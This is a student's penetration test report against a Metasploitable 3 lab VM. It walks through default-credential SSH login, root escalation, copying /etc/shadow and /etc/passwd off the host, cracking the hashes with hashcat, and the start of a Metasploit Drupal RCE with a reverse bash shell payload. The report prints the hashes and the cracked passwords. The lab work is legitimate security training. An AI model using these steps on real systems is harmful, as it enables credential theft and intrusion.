Penetration Test Report

Metasploitable 3: IP [redacted]

Executive Summary

I have been given this assignment by Dr. Roger Shore as my final exam to conduct a penetration test on a metasploitable 3 Virtual Machine in order to determine its exposure to a targeted attack. All activities are conducted in a manner that simulates a malicious actor engaged in a targeted attack against the VM with the goal: **determine the password for each individual in the class.** I have successfully been able to recover the passwords for each user using hashcat command.

Username → Password
[redacted] → romeo25
[redacted] → peace4me
[redacted] → password#1
[redacted] → p@55w0rd
[redacted] → oddball1
[redacted] → princess4eva!
rtarbari → pineapple123

Scope Details

In this penetration test, we have access to the username of each individual in the class. The usernames are the first initial followed by the last name. To determine the password, we must use **hashcat** with the **rockyou.txt** as the basis for the passwords. The host **IP address is [redacted].**

Usernames:
[redacted]
[redacted]
[redacted]
[redacted]
[redacted]
[redacted]
rtarbari

Security Tools Used:

- Nmap
- Nessus
- Hashcat/Rockyou.txt
- Metasploit


Methodology:

Option 1: Default Password on Metasploitable 3

1. **ssh login into metasploitable 3 machine**
   Using the default username (**vagrant**) and password (**vagrant**) we login to the metasploitable 3 machine.
   The following command allows us to achieve this goal:

   ssh vagrant@[redacted]


   When prompted to enter the password, we key in **vagrant.** We are in metasploitable 3 normal user shell (Fig. 1)



```
┌──(cyberraf㉿kali)-[~]
└─$ ssh vagrant@[redacted]
vagrant@[redacted]'s password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Mon Dec 12 19:21:05 2022 from [redacted]
vagrant@metasploitable3-ub1404:~$ 
```

2. **Become root user**


   To be able to access the /etc/shadow file, we need root privilege to do so. So, let’s run the following command to become root: **sudo su**



```
vagrant@metasploitable3-ub1404:~$ sudo su
root@metasploitable3-ub1404:/home/vagrant# 
```


3. **Make a copy of /etc/shadow and /etc/passwd file with normal user privilege**

   Let’s make a copy of the /etc/shadow file that we will use in future to figure out the passwords.
   First let’s create a file (**password_hash.txt**) with normal user privilege. We are creating a normal user privilege file for us to be able to copy to our local machine later. For that, let’s run: **touch password_hash.txt.**
   Now let’s do the copy /etc/shadow by redirecting the output of **cat** in our newly created file.
   Run the following command: **cat /etc/shadow > password_hash.txt**
   We can see that password_hash contains the content of the /etc/shadow file




```
root@metasploitable3-ub1404:/home/vagrant/attack# touch password_hash.txt
root@metasploitable3-ub1404:/home/vagrant/attack# ls
password_hash.txt
root@metasploitable3-ub1404:/home/vagrant/attack# cat password_hash.txt
root@metasploitable3-ub1404:/home/vagrant/attack# cat /etc/shadow > password_hash.txt
root@metasploitable3-ub1404:/home/vagrant/attack# cat password_hash.txt
root:!:19285:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
sync:*:16176:0:99999:7:::
games:*:16176:0:99999:7:::
man:*:16176:0:99999:7:::
lp:*:16176:0:99999:7:::
mail:*:16176:0:99999:7:::
news:*:16176:0:99999:7:::
```

We can also check the privilege that password_hash.txt has with: **ls -l**



```
root@metasploitable3-ub1404:/home/vagrant/attack# ls -l
total 4
-rw-r--r-- 1 root root 2730 Dec 13 00:48 password_hash.txt
root@metasploitable3-ub1404:/home/vagrant/attack# █
```

Let's repeat the same process to copy /etc/passwd over password_hash0.txt



```
root@metasploitable3-ub1404:/home/vagrant/attack# ls
password_hash0.txt  password_hash.txt
```


4. **Copy password_hash.txt and password_hash0.txt to our Local Machine**

Now that we have a copy of the /etc/shadow file (password_hash.txt) in metasploitable located in **~/attack**, let's go back to our local machine to copy password_hash.txt over. We will need the power of the super copy(scp) command to transfer files from a remote machine to our local machine, vice-versa.
The command is the following:

scp vagrant@[redacted]:~/attack/password_hash.txt .

vagrant → is the username on the machine
[redacted] → is the IP Address of the host (metasploitable 3)
~/attack/password_hash.txt → is the path to the file on the remote host (metasploitable 3)
. → indicates where I want the file to be copied to (which is current
directory)


When prompted to enter a password, we enter **vagrant** as password.



```
┌──(cyberraf㉿kali)-[~/myAttack]
└─$ scp vagrant@[redacted]:/attack/password_hash.txt .
vagrant@[redacted]s password:
scp: /attack/password_hash.txt: No such file or directory

┌──(cyberraf㉿kali)-[~/myAttack]
└─$ scp vagrant@[redacted]~/attack/password_hash.txt .
vagrant@[redacted]'s password:
password_hash.txt                          100% 2730    41.8KB/s   00:00

┌──(cyberraf㉿kali)-[~/myAttack]
└─$ ls
password_hash.txt

┌──(cyberraf㉿kali)-[~/myAttack]
└─$ cat password_hash.txt
root:!:19285:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
sync:*:16176:0:99999:7:::
games:*:16176:0:99999:7:::
man:*:16176:0:99999:7:::
lp:*:16176:0:99999:7:::
mail:*:16176:0:99999:7:::
news:*:16176:0:99999:7:::
uucp:*:16176:0:99999:7:::
proxy:*:16176:0:99999:7:::
www-data:*:16176:0:99999:7:::
```

Let's repeat the same process to copy over the file **password_hash0.txt** from the remote host.

scp vagrant@[redacted]:~/attack/password_hash0.txt .



```
┌──(cyberraf㉿kali)-[~/myAttack]
└─$ ls
password_hash0.txt  password_hash.txt
```


5. **Use of unshadow to convert the two files into a comprehensible hash for hashcat**

We need to decode the two files into a hash that we can utilize with hashcat to find the passwords. We need to use the following command:


```
unshadow password_hash0.txt password_hash.txt > Ppasswd.txt
```

6. **Using Hashcat to discover the passwords**

Once we have our password hash file Ppasswd.txt, we now can proceed to the passwords' discovery. For that, we need the hashcat command to come into play. First of all, we need to determine the mode of attack (-a flag) and the hash (-m flag) we want to use. Using the man page of hashcat, we determine **-a 0 (straight)** and **-m 1800 (SH-512(Unix)).**



```
Attack mode
       0 = Straight
       1 = Combination
       3 = Brute-force
       6 = Hybrid Wordlist + Mask
       7 = Hybrid Mask + Wordlist

Hash types
       0 = MD5
      10 = md5($pass.$salt)
      20 = md5($salt.$pass)
```




```
     1000 = NTLM
     1100 = Domain Cached Credentials (DCC), MS Cache
     1400 = SHA256
     1410 = sha256($pass.$salt)
     1420 = sha256($salt.$pass)
     1430 = sha256(unicode($pass).$salt)
     1431 = base64(sha256(unicode($pass)))
     1440 = sha256($salt.unicode($pass))
     1450 = HMAC-SHA256 (key = $pass)
     1460 = HMAC-SHA256 (key = $salt)
     1600 = md5apr1, MD5(APR), Apache MD5
     1700 = SHA512
     1710 = sha512($pass.$salt)
     1720 = sha512($salt.$pass)
     1730 = sha512(unicode($pass).$salt)
     1740 = sha512($salt.unicode($pass))
     1750 = HMAC-SHA512 (key = $pass)
     1760 = HMAC-SHA512 (key = $salt)
     1800 = SHA-512(Unix)
     2400 = Cisco-PIX MD5
     2410 = Cisco-ASA MD5
Manual page hashcat(1) line 400 (press h for help or q to quit)
```

The command is the following:


```
sudo hashcat -a 0 -m 1800 -o myfile.txt \
Ppasswd.txt /usr/share/wordlists/rockyou.txt.gz
```

We use **-o** flag to save the hashed passwords in the file myfile.txt




```
┌──(cyberraf㉿kali)-[~/myAttack]
└─$ sudo hashcat -a 0 -m 1800 -o myfile.txt \
> Ppasswd.txt /usr/share/wordlists/rockyou.txt.gz
```

The passwords are saved in the file myfile.txt. At the end of the attack (hashcat), we print both the myfile.txt and password_hash.txt files and match the end of the hashes to match the corresponding passwords.



```
┌──(cyberraf㉿kali)-[~/myAttack]
└─$ cat myfile.txt
$6$49Y/sFuu$PyHhZPu/etuN8q1m6IYfJf4HENAszL4AxPAmMwIgLRg1t.6Zbs.8UzocXR3
gfkJ5iR3SaL6pQkDg8wBXngKFM0:pineapple123
$6$3MCj4hOr$yvfKihw5/Gy2qpYkRJSZm97s.YNg2XAySoSivDCD7CDybjRUMr7.FxPxiIr
GYUfg2a2bzD1TaNQJS0xTQKbwB.:romeo25
$6$vqxLWvTl$4alihwsf/e5aEkGsXc4eYK8Qeq.O60pYzz6UHxmex4.aTsCMAcbQdE3Sfgp
dPVLPkF.K27iCvDr9gKNAFhNdY/:oddball1
$6$e.9N55O0$0pqozYZtSDxfhuU3G/xrEjcdnasL5BLfbrA4.KfyCWOYjuKsuke.pxnZLM0
ZnK/owQ6pSBwftX8nnK1I0HI/s1:password#1
$6$6ebZxvig$XWEIwCnmZOUimI4gokz.z7qthz2aoOwvmwdICgXEmX08Gi8wXP9aA0rbxYh
TsvkOTJ1on3/EQgXw82XCvPknO.:p@55w0rd
$6$aL0yHuDe$7n9W2q/LP0nlFeTBeoR9vqRZGLnQ7EBDRLvyclCI9ouMg2fXI9Oq02p3vrO
237.5mBsxiOA6H/LWVTHY96VTg0:peace4me
$6$s2eaA7Iv$dfx1W9Z0wCqrFDNfyv8BBXBCFVYYOPKvFkIcS/kIlXUbKeSHlKLU.D7ktHO
1K08d5Lrsw573Me8VarcB6Jk0/1:vagrant
$6$mVdDQJL7$ZkmMYeYrsQqOhGz1ovNOwNGkpREx9j7CPeJqFYIf5MfHHHgIEST1RSu.8qF
uluCmoeoUQVu92Pa/HjxTzqGc10:princess4eva!
```

Fig. 2



```
xPxiIrGYUfg2a2bzD1TaNQJS0xTQKbwB.:19328:0:99999:7:::
[redacted]:$6$aL0yHuDe$7n9W2q/LP0nlFeTBeoR9vqRZGLnQ7EBDRLvyclCI9ouMg2fXI
9Oq02p3vrO237.5mBsxiOA6H/LWVTHY96VTg0:19328:0:99999:7:::
[redacted]$6$e.9N55O0$0pqozYZtSDxfhuU3G/xrEjcdnasL5BLfbrA4.KfyCWOYjuKsuk
e.pxnZLM0ZnK/owQ6pSBwftX8nnK1I0HI/s1:19328:0:99999:7:::
[redacted]:$6$6ebZxvig$XWEIwCnmZOUimI4gokz.z7qthz2aoOwvmwdICgXEmX08Gi8wXP
9aA0rbxYhTsvkOTJ1on3/EQgXw82XCvPknO.:19328:0:99999:7:::
[redacted]:$6$vqxLWvTl$4alihwsf/e5aEkGsXc4eYK8Qeq.O60pYzz6UHxmex4.aTsCMAcbQ
dE3SfgpdPVLPkF.K27iCvDr9gKNAFhNdY/:19334:0:99999:7:::
[redacted]$mVdDQJL7$ZkmMYeYrsQqOhGz1ovNOwNGkpREx9j7CPeJqFYIf5MfHHH
gIEST1RSu.8qFuluCmoeoUQVu92Pa/HjxTzqGc10:19334:0:99999:7:::
rtarbari:$6$49Y/sFuu$PyHhZPu/etuN8q1m6IYfJf4HENAszL4AxPAmMwIgLRg1t.6Zbs
.8UzocXR3gfkJ5iR3SaL6pQkDg8wBXngKFM0:19328:0:99999:7:::

┌──(cyberraf㉿kali)-[~/myAttack]
└─$ 
```


Fig. 3

From the above figures, we match the hash of **rtarbari** to the password **pineapple123.** We repeat the same process in order to figure out the passwords for the rest of the group. The results are the following:

[redacted]	→ **romeo25**
[redacted]	→ **peace4me**
[redacted]	→ **password#1**
[redacted]	→ **p@55w0rd**
[redacted]	→ **oddball1**
[redacted]	→ **princess4eva!**
rtarbari	→ **pineapple123**

Option 3: Establish a reverse shell as root from metasploit


In this option, let's explore some of the vulnerabilities found in the Findings and Remediation session in metasploit: **FN-02 Drupal Coder Module Deserialization RCE**
In metasploit, let's search for the module by name and use the option 0 which is the drupal coder module (Fig. 4)



```
msf6 > search name:Drupal

Matching Modules
================

   #  Name                                           Disclosure Date  Rank       Check  Description
   -  ----                                           ---------------  ----       -----  -----------
   0  exploit/unix/webapp/drupal_coder_exec          2016-07-13       excellent  Yes    Drupal CODER Mod
ule Remote Command Execution
   1  exploit/unix/webapp/drupal_drupalgeddon2       2018-03-28       excellent  Yes    Drupal Drupalged
don 2 Forms API Property Injection
   2  exploit/multi/http/drupal_drupageddon          2014-10-15       excellent  No     Drupal HTTP Para
meter Key/Value SQL Injection
   3  auxiliary/gather/drupal_openid_xxe             2012-10-17       normal     Yes    Drupal OpenID Ex
ternal Entity Injection
   4  exploit/unix/webapp/drupal_restws_exec         2016-07-13       excellent  Yes    Drupal RESTWS Mo
dule Remote PHP Code Execution
   5  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20       normal     Yes    Drupal RESTful W
eb Services unserialize() RCE
   6  auxiliary/scanner/http/drupal_views_user_enum  2010-07-02       normal     Yes    Drupal Views Mod
ule Users Enumeration


Interact with a module by name or index. For example info 6, use 6 or use auxiliary/scanner/http/drupal_
views_user_enum

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/webapp/drupal_coder_exec) >
```

Fig. 4

Now that we have loaded the module, let's see which configurations are required for the attack to be executed. We use the command **show options**.




```
msf6 exploit(unix/webapp/drupal_coder_exec) > show options

Module options (exploit/unix/webapp/drupal_coder_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-
                                         framework/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  [redacted]       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Fig. 5


From Fig. 5, we see that RHOSTS (Remote Hosts), RPORT (Remote Port), TARGETURI, LHOSTS (Local Hosts), and LPORT (Local Port) are required configurations to be set. Luckily, RPORT, LHOST, and LPORT are already set. Now let's set RHOST and TARGETURI.

RHOST is the machine we are targeting which is metasploitable 3 and its IP address is [redacted]. The **TARGETURI** the the url of the target (determine during our Nessus scan in the session Findings and Remediations) which is **http://[redacted]/drupal/sites/all/modules/coder/coder_upgrade/scripts/coder_upgrade.run.php**



```
msf6 exploit(unix/webapp/drupal_coder_exec) > set RHOSTS [redacted]
RHOSTS => [redacted]
